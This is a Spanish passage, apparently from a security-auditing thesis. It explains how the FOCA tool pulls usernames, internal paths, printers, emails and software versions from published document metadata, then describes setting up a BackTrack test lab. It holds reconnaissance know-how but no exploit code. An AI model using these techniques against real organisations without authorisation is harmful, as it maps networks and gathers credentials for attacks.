
- Impresoras

- Plantillas

- Versiones de software

- PID

- Datos personalizados



Información en un DOC

Ficheros PDF:

Los ficheros PDF no suelen tener información sobre impresoras o plantillas, sin embargo suelen ofrecer mucha información de software. Además, muchos documentos tienen datos XMP borrados que simplemente han sido eliminados del árbol PDF pero que siguen persistiendo en el documento. Se extrae:

- URLs y rutas en el texto del documento


- URLS en los links

- Datos XMP del documento:

  - Autor
  - Email
  - Software creador

- Aplicación
- Datos personalizados

- Datos XMP borrados en el documento




Información extraída de un PDF publicado

Ficheros OOXML, SWX y ODF

De los ficheros basados en XML se extrae la información del fichero, pero también de todas las versiones antiguas embebidas y los datos EXIF de las imágenes embebidas. Se extrae:

- Metadatos personalizados
- URLs en Links
- Historial de uso
- Rutas a impresoras
- Rutas a versiones
- Datos EXIF en imágenes



Información EXIF embebida en ODF

En este ejemplo se puede extraer información de una foto bajo copyright en una presentación de Novell.

Una vez analizados todos los metadatos de todos los ficheros que conforman un proyecto es posible acceder a cinco listas de datos que se crean dinámicamente durante el análisis.

Lista de Usuarios


Estos usuarios son extraídos de los campos creados, editor, autor, etc… de los metadatos y la información oculta pero además también son extraídos de las rutas encontradas. En este caso sería información perdida que se va a encontrar en las rutas del tipo

c:\users\chema\mis documentos, c:\Documents and settings\chema\desktop o /home/chema/docs. Todos estos usuarios aparecerán en la lsita.

Lista de Software

Este software aparece tanto en los metadatos como en la información EXIF de

documentos gráficos. En los metadatos XMP de los ficheros PDF aparecerá en dos sitios, como aplicación creadora del pdf y como aplicación productora del programa. También se busca software en datos XMP borrados pero no eliminados del fichero.




Software utilizado

¿Podría descubrir software pirata en una empresa? y también descubrir tecnologías utilizadas y software vulnerable

Lista de Rutas

Estas rutas se sacan de todas las referencias a ficheros por ejemplo en rutas a plantillas, rutas en links a archivos locales o imágenes incrustadas. Además, se realiza una búsqueda desestructurada, es decir, con una búsqueda de strings que cumplan patrones, por lo que aparecerán rutas también contenidas en el texto, en links, en títulos, etc…




Lista de rutas

Puede servir para descubrir: Usuarios, servidores internos, direccionamiento, recursos compartidos, ACLs, etc...

Lista de impresoras

La información de las impresoras suele ser de gran utilidad pues permite descubrir direccionamiento interno, rutas a servidores y listas de control de acceso. Se sacan de los documentos ofimáticos que almacenan info de la impresora. No suelen aparecer en documentos PDF.




Lista de impresoras

Puede permitir descubir servidores internos, direccionamiento, recursos compartidos y ACLs.

Lista de mails


Al igual que en el caso de las rutas se realiza una búsqueda en campos de metadatos personalizados y una búsqueda desestructurada, es decir, que busca mails que aparezcan dentro del contenido de los ficheros.



Mails encontrados

Seguimiento de datos


Al final, toda esa información va a permitir hacer un mejor seguimiento de la historia y uso de los ficheros. Si se desea, se puede averiguar de qué ficheros proceden los datos haciendo botón derecho sobre el dato. Aparecerá una ventana contextual con todos los ficheros en que ha aparecido ese dato y se podrá ir directamente a cada uno de ellos.



tracking de datos

Exportación a fichero de texto


Por último, en el caso de querer hacer uso de esos datos en otras herramientas o para crear un diccionario que pueda ser utilizado como base de otro ataque, se puede realizar una exportación de la lista completa a un fichero de texto.



Exportación de usuarios a fichero

Análisis cruzado de datos

Una vez analizados todos los ficheros, se puede proceder a crear una imagen de la red de la organización a partir de la información extraída.



Mapa de red generado

En la imagen se puede ver que todos los documentos creados por el mismo autor en la misma máquina se agrupan para poder reconocer la máxima información de cada una de las máquinas.

Falsos positivos

Hay que tener en cuenta, que en una web se pueden dar varias situaciones:


1) Datos de terceros: Puede ser que se esté publicando documentos que no tengan nada que ver con la organización pues sea un fichero de otra organización que se publica en la web.

2) Datos muy antiguos: Puede que un fichero tenga información muy antigua y que ya no sea relevante para la construcción de la imagen de la red.

Para mitigar esos dos problemas en el caso de querer tener un dibujo lo más real posible de la web se recomienda:

1) Hacer tracking de los datos externos para marcar los ficheros que no han sido creados en la organización. Esto se puede hacer mediante un rápido análisis a las listas creadas buscando mails que no tienen nada que ver con la organización o usuarios que aparecen en otras empresas.

2) Una vez analizados los ficheros se pueden observar las fechas de creación con lo que es posible detectar aquellos más antiguos.




Ordenación por fechas de modificación

Si se considera oportuno, todos esos ficheros se pueden eliminar del proyecto para crear un análisis más acertado y con menos falsos positivos.

Descubrimiento de nuevos nombres

Si la aplicación está trabajando con el almacenamiento del proyectos, entonces utiliza el Google Sets. La idea es que si se descubre un nombre de equipo y se conocen uno o varios

dominios, entonces la herramienta intenta buscar palabras relacionadas utilizando Google Sets e intenta descubrir nuevos nombres de servidores mediante consultas al DNS.



Herramientas para explorar nombres

Consideraciones finales

Se está trabajando en mejorar la herramienta, así que todos los comentarios, errores o sugerencias de mejora que se reciban serán tomados en cuenta. El mail para enviarlos es amigosdelafoca@informatica64.com.

ANEXO 3

Instalación Del Ambiente De Pruebas

Como primera decisión, debíamos decidir el sistema operativo a utilizar para poder realizar el presente trabajo. Viendo las opciones disponibles, se decidió instalar Ubuntu 10.04 LTS versión Lucid Lynx publicada en abril de 2010 a 64 bit como sistema operativo base sobre el cual trabajar ya que este es la ultima versión estable de esta distribución.

Se ha elegido porque es un sistema operativo libre (y gratuito) con 64 bits, para poder aprovechar los 4GB de RAM que tiene el equipo ya que se está trabajando sobre una computadora portátil HP Pavilion DV4 1280 us.

El siguiente paso, ha sido el decidir qué entorno de virtualización utilizar. En el mercado existen bastantes alternativas, y entre las libres (y más famosas) están VMWare, VirtualBox y Qemu. Dado que ya se tiene conocimiento sobre el uso de VMWare, se ha decidido utilizar éste. La siguiente cuestión a decidir, era elegir qué VMWare utilizar. Las tres alternativas que se han barajado, han sido el Player, el Server y el Workstation. Una de las prioridades, era el poder tener la mínima carga posible, por lo que se ha descartado el Server (preparado para servidores).
Seguidamente, la duda estaba entre Player y Workstation. VMWare Player no nos permite la creación de máquinas virtuales y el Workstation es más completo (y puede crear máquinas virtuales) por lo que se ha decidido utilizarlo. Se descargó el programa de la web oficial (http://vmware.com/), nos registramos (de forma gratuita), y tras la descarga se instaló el programa.

Tras esto, solo nos queda descargarnos Backtrack de su web oficial (http:// www.remote-exploit.org/backtrack.html).

Una vez descargada, solamente queda el cargar el life CD en el VmWare y funcionó sin problemas.


Por último, se ha cambiado el tipo la configuración de red de las máquinas virtuales para que utilicen NAT, creando así una "intranet", para que puedan comunicarse unas con otras, y además, puedan comunicarse con el exterior.

Servicios Básicos

En esta sección, se explica cómo iniciar algunos servicios básicos que ofrece la distribución Backtrack pre instaladas. Será de utilidad para poder realizar pruebas contra estos servicios, o para poder utilizar esta distribución de forma remota.

Cambiar la contraseña que viene por defecto en BackTrack.

Una parte esencial de la seguridad, es el no dejar nunca las configuraciones por defecto que ofrecen los programas. Y más aún si se trata de algo tan importante como lo es la contraseña de root. Por lo tanto, lo primero que se ha realizado sobre la distribución, es el cambiar la contraseña utilizando el comando passwd para introducir la contraseña que queramos.




Configuración y puesta en marcha los servicios básicos de BackTrack.

Se ha explorado por el árbol de directorios y los menus gráficos, observando las distintas herramientas.

Tras echar un vistazo, y viendo los servicios disponibles, se eligió SSH, Web, atftp y vnc. Esto es así porque vienen a ser servicios que o bien son populares en la red actual, o bien porque ofrecen bastante utilidad al auditor. Pasamos pues, a describirlas a continuación:


Puesta en marcha de servidor SSH

A continuación, se ha probado a ejecutar un servidor de SSH, para lo que se ha generado una clave pública, para poder habilitar el servicio:




A continuación, se ha lanzado el servidor (que estará escuchando en el puerto 22):

